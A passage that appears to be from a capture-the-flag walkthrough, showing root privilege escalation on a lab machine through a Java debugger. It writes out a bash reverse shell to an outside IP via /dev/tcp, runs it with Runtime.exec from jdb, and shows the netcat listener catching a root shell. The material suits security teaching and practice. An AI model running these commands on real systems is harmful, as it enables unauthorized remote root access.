
```
#!/bin/bash
/bin/bash -i >& /dev/tcp/10.10.14.12/4444 0>&1
```

Execute it when the breakpoint is hit.



```
main[1] eval new java.lang.Runtime().exec("/tmp/exec.sh")
 new java.lang.Runtime().exec("/tmp/exec.sh") = "Process[pid=12365, exitValue="not exited"]"
```

A shell as root should be received on the listener.



```
nc -lvp 4444
Listening on [0.0.0.0] (family 2, port 4444)
Connection from 10.10.10.163 50920 received!
root@AI:~# id
uid=0(root) gid=0(root) groups=0(root)
root@AI:~# ls -la
total 48
drwx------  6 root root 4096 Jan 23 12:51 .
drwxr-xr-x 24 root root 4096 Oct 22 12:03 ..
lrwxrwxrwx  1 root root    9 Oct 19 10:23 .bash_history -> /dev/null
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-r--------  1 root root   33 Oct 21 16:13 root.txt
```